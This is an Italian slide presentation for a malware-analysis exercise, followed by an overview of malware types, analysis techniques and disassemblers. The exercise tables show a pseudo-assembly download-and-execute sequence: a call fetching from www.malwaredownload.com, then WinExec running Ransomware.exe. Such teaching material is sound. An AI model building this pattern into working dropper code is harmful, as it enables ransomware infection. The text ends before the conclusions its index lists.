









MARIA HUAPAYA







# ANALISI AVANZATA

# Indice


Suggerimento: utilizza i link per passare a un'altra pagina della presentazione.

**Come:** evidenzia il testo, clicca sul simbolo del link e seleziona la pagina della presentazione che vuoi collegare.

-  Traccia
-  Introduzione al malware (5-9)
-  Analisi malware (10-15)
-  Salto condizionale (16-19)
-  Analisi prima tabella (20-21)
-  Analisi seconda tabella (22-23)

-  Analisi terza tabella (24-25)
-  Individuazione salti condizionali (26-27)
-  Ideazione diagramma di flusso (28-29)
-  Funzionalità implementate (30-31)
-  Analisi istruzioni call (32-33)
-  Conclusioni (34-35)






## Traccia

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

- Spiegate, motivando, quale salto condizionale effettua il Malware.
- Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati).
- Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
- Quali sono le diverse funzionalità implementate all'interno del Malware?
- Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.



**Tabella 1**

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

**Tabella 2**

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

**Tabella 3**

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

[TORNA ALL'INDICE](#)



# Introduzione al Malware

## Definizione di Malware

Il termine "Malware" è una contrazione di "malicious software" (software malevolo) e si riferisce a qualsiasi programma o codice progettato per influenzare negativamente la sicurezza, la privacy o le operazioni di un sistema informatico. Il malware è un ombrello che copre una vasta gamma di software dannosi, inclusi virus, worm, trojan, ransomware, spyware e adware. Questi programmi maligni possono realizzare azioni dannose come rubare, criptare o cancellare dati sensibili, monitorare l'attività degli utenti senza il loro consenso o interferire con il funzionamento interno del dispositivo infetto.

## Tipologie e Meccanismi

I virus informatici, similmente a quelli biologici, si attaccano a file puliti e si diffondono attivamente, infettando altri file e sistemi quando vengono eseguiti. I worm sono autonomi e si diffondono attraverso le reti senza bisogno di un file ospite. I trojan si mascherano da software legittimi per ingannare gli utenti a installarli, aprendo la porta a ulteriori infezioni o danni. Il ransomware è progettato per crittografare i dati dell'utente e richiedere un riscatto per la chiave di decrittazione.

Lo spyware si nasconde nel sistema per monitorare l'attività dell'utente e raccogliere informazioni senza consenso. L'adware, meno dannoso ma ugualmente invasivo, mostra pubblicità indesiderate e può reindirizzare le ricerche del browser.

### **Impatto sui Sistemi e sulla Società**

L'impatto dei malware va oltre l'inconveniente temporaneo o la perdita di dati. Possono causare interruzioni significative dell'attività commerciale, danneggiare l'infrastruttura critica o compromettere dati sensibili con conseguenze di vasta portata sulla privacy e la sicurezza nazionale. Gli attacchi di ransomware, in particolare, hanno visto un aumento esponenziale, colpendo ospedali, governi e grandi corporazioni, a volte con un costo di milioni di dollari in termini di riscatti pagati e perdite operative.

Il costo economico dei malware è astronomico, non solo in termini di danni diretti ma anche per le spese di prevenzione e risposta agli attacchi. Le aziende devono investire in soluzioni di sicurezza robuste, formazione degli impiegati e piani di risposta agli incidenti. Sul piano sociale, la diffusione dei malware può minare la fiducia nel cyberspazio, influenzando il comportamento degli utenti e le politiche di sicurezza nazionali ed internazionali.

In conclusione, i malware rappresentano una minaccia in continua evoluzione e richiedono una vigilanza costante da parte di utenti, aziende e governi. La comprensione del loro impatto e delle modalità con cui si infiltrano e danneggiano i sistemi è cruciale per sviluppare strategie efficaci per mitigare il rischio e proteggere le risorse informative e i dati sensibili da potenziali compromissioni.

## **Rassegna dei Principali Tipi di Malware**

La comprensione delle varie forme di malware è fondamentale per identificarli, prevenirli e mitigarne gli effetti. Di seguito, esamineremo alcuni dei tipi di malware più comuni e pericolosi.

### **Virus Informatici**

I virus informatici sono tra i primi tipi di malware riconosciuti. Come i loro omologhi biologici, hanno la capacità di replicarsi infettando altri programmi e file.

Un virus può avere effetti distruttivi, come la corruzione o l'eliminazione di dati, e si attiva solitamente quando l'host infetto viene eseguito.

### **Worm**

I worm si diffondono autonomamente senza l'azione dell'utente e possono replicarsi in grande numero. Un worm può diffondersi attraverso reti, sfruttando vulnerabilità di sicurezza senza necessità di un file ospite, causando spesso danni a livello di sistema, come il sovraccarico della rete e il consumo delle risorse del computer.



## Trojan Horse

I trojan o cavalli di Troia ingannano gli utenti mascherandosi da software legittimo. Una volta eseguiti, possono liberare il carico utile dannoso, che può includere funzioni di backdoor per consentire l'accesso remoto al sistema infetto, furto di dati o installazione di ulteriori malware.

## Ransomware


Il ransomware è diventato tristemente noto per la sua capacità di crittografare i dati dell'utente, rendendoli inaccessibili fino al pagamento di un riscatto. Questi attacchi possono essere devastanti sia per gli utenti individuali sia per le organizzazioni, spesso causando lunghi periodi di inattività e perdita di dati critici.

## Spyware

Lo spyware è progettato per raccogliere informazioni sull'utente o sull'organizzazione senza il loro consenso. Può monitorare l'attività di navigazione, raccogliere dati di accesso, password e altre informazioni sensibili.

## Adware

L'adware può non essere sempre dannoso, ma è progettato per mostrare pubblicità indesiderate all'utente. In alcuni casi, può reindirizzare le ricerche del browser verso siti sponsorizzati o compromettere la privacy dell'utente attraverso la raccolta di dati.





## Rootkit

I rootkit consentono l'accesso remoto al sistema infetto mantenendo nascosta la loro presenza. Sono particolarmente pericolosi perché possono eludere il software antivirus e consentire agli attaccanti di prendere il controllo completo di un sistema.

## Keylogger


I keylogger sono una forma di spyware che registra le pressioni dei tasti dell'utente. Possono essere utilizzati per rubare informazioni sensibili come nomi utente, password e dettagli della carta di credito.

## Botnet

Una botnet è una rete di dispositivi infetti, controllati da un attaccante remoto. I dispositivi, chiamati "bot", possono essere utilizzati per lanciare attacchi distribuiti di negazione del servizio (DDoS), distribuire spam o effettuare altre attività illecite.

## Fileless Malware

Il malware senza file è una forma più sofisticata che sfrutta gli strumenti e i processi nativi del sistema per eseguire attività dannose, rendendo molto difficile la sua rilevazione attraverso metodi tradizionali.




Ogni tipo di malware ha le sue uniche strategie di infiltrazione, propagazione e attacco, che richiedono misure di sicurezza specializzate per prevenirle e contenerle.

# Analisi Malware

## Tecniche di Analisi Malware

L'analisi dei malware è un processo critico nel campo della sicurezza informatica, che mira a capire il comportamento, la provenienza e l'impatto di un software malevolo. Esistono due approcci principali all'analisi dei malware: statica e dinamica, ciascuno con tecniche e strumenti specifici.





## Analisi Statica

L'analisi statica si riferisce all'ispezione del malware senza eseguirlo. Questo approccio può fornire informazioni sui potenziali comportamenti del malware attraverso l'analisi del codice.

- Disassemblazione: utilizzando disassemblatori come IDA Pro, gli analisti convertono il codice binario in linguaggio assembly, più comprensibile per l'essere umano.
- Decompilazione: più avanzata della disassemblazione, la decompilazione tenta di ricostruire il codice sorgente ad alto livello a partire dal codice binario.
- Analisi del codice: si cerca di identificare le funzioni sospette, le stringhe, le chiavi di cifratura, gli algoritmi di compressione e altre caratteristiche.
- Hashing: gli hash univoci del file malware vengono confrontati con database noti per identificare varianti conosciute.
- Analisi dei formati di file: esaminare la struttura interna dei file per identificare parti nascoste o incapsulate, come in un file PDF o un documento Word.

[TORNA ALL'INDICE](#)





## **Analisi Dinamica**

L'analisi dinamica implica l'esecuzione del malware in un ambiente controllato per osservare il suo comportamento in tempo reale.

- Sandboxing: eseguire il malware in un ambiente virtuale sicuro per osservare il suo comportamento senza rischiare di infettare i sistemi di rete reali.
- Monitoraggio del sistema: utilizzando strumenti come Process Monitor o Wireshark, gli analisti possono rilevare le modifiche al file system, al registro di sistema e al traffico di rete.
- Debugging: usare debugger come OllyDbg per eseguire il malware passo dopo passo, osservando le funzioni e le modifiche in tempo reale.
- Analisi del traffico di rete: monitorare le comunicazioni di rete per identificare tentativi di connessione a server di comando e controllo (C&C) o attività di esfiltrazione dei dati.

## **Tecniche Complementari**

- Analisi delle minacce basata su intelligenza artificiale: utilizzare l'apprendimento automatico e altre forme di IA per identificare modelli e comportamenti associati ai malware.
- Analisi forense: recuperare i file danneggiati o cancellati e analizzare i log per ricostruire le azioni del malware.
- Reverse engineering: decifrare il codice del malware per comprenderne le capacità e trovare punti di debolezza.

## Strumenti di Analisi Malware


Diversi strumenti di analisi malware possono essere utilizzati in combinazione per fornire una visione completa del malware e del suo impatto potenziale.

- Disassemblatori/Decompilatori: IDA Pro, Ghidra, Radare2
- Debugger: OllyDbg, x64dbg, GDB
- Sandbox e ambienti virtuali: Cuckoo Sandbox, VMWare, VirtualBox
- Strumenti di rete: Wireshark, Tcpdump
- Strumenti forensi: FTK, Autopsy, Volatility

## Panoramica sugli Strumenti di Analisi: IDA Pro e Altri Disassemblatori

### IDA Pro

Interactive Disassembler (IDA) Pro è uno dei disassemblatori e debugger più popolari e potenti utilizzati nell'analisi dei malware. È noto per la sua flessibilità e per la ricca serie di funzionalità che offre:

- Interfaccia Grafica Utente (GUI): IDA Pro ha una GUI intuitiva che mostra una rappresentazione visiva del codice assembly, facilitando la comprensione del flusso di esecuzione e la struttura del codice.
- 

- Supporto Multi-piattaforma: può analizzare binari compilati per una vasta gamma di architetture di CPU e sistemi operativi, rendendolo uno strumento versatile.
- Decompilatore: IDA Pro include decompilatori che possono tradurre il codice assembly in una forma che si avvicina al codice sorgente originale ad alto livello.
- Plug-in e Scripting: gli utenti possono estendere le capacità di IDA Pro con plug-in e script, permettendo una personalizzazione e automazione avanzate dell'analisi.
- Analisi Flussi di Controllo: IDA Pro può generare grafici di flusso di controllo che aiutano a identificare le strutture logiche come cicli e condizioni.

## Ghidra

Ghidra è uno strumento di reverse engineering open source sviluppato dalla National Security Agency (NSA) degli Stati Uniti. Confrontato spesso con IDA Pro, Ghidra offre alcune caratteristiche distintive:

- Open Source: essendo gratuito e open source, Ghidra è accessibile a una vasta comunità di utenti e sviluppatori.
- Interfaccia Modulare: la sua architettura modulare permette agli utenti di aggiungere moduli e funzionalità.



- Decompilatore Integrato: Ghidra include un decompilatore potente che trasforma il codice assembly in un codice ad alto livello più leggibile.
- Collaborazione: supporta la collaborazione tra più utenti, permettendo un lavoro di squadra nell'analisi dei malware.

## Radare2

Radare2 è un altro strumento open source per il reverse engineering e l'analisi dei malware. È particolarmente apprezzato per la sua adattabilità agli ambienti a bassa risorsa e per la sua interfaccia da riga di comando:

- Portabilità: Radare2 può essere eseguito su varie piattaforme, inclusi sistemi con risorse limitate.
- Scripting: supporta scripting avanzato per automatizzare compiti ripetitivi di analisi.
- Analisi Statica e Dinamica: Radare2 offre funzionalità sia per l'analisi statica che per quella dinamica.

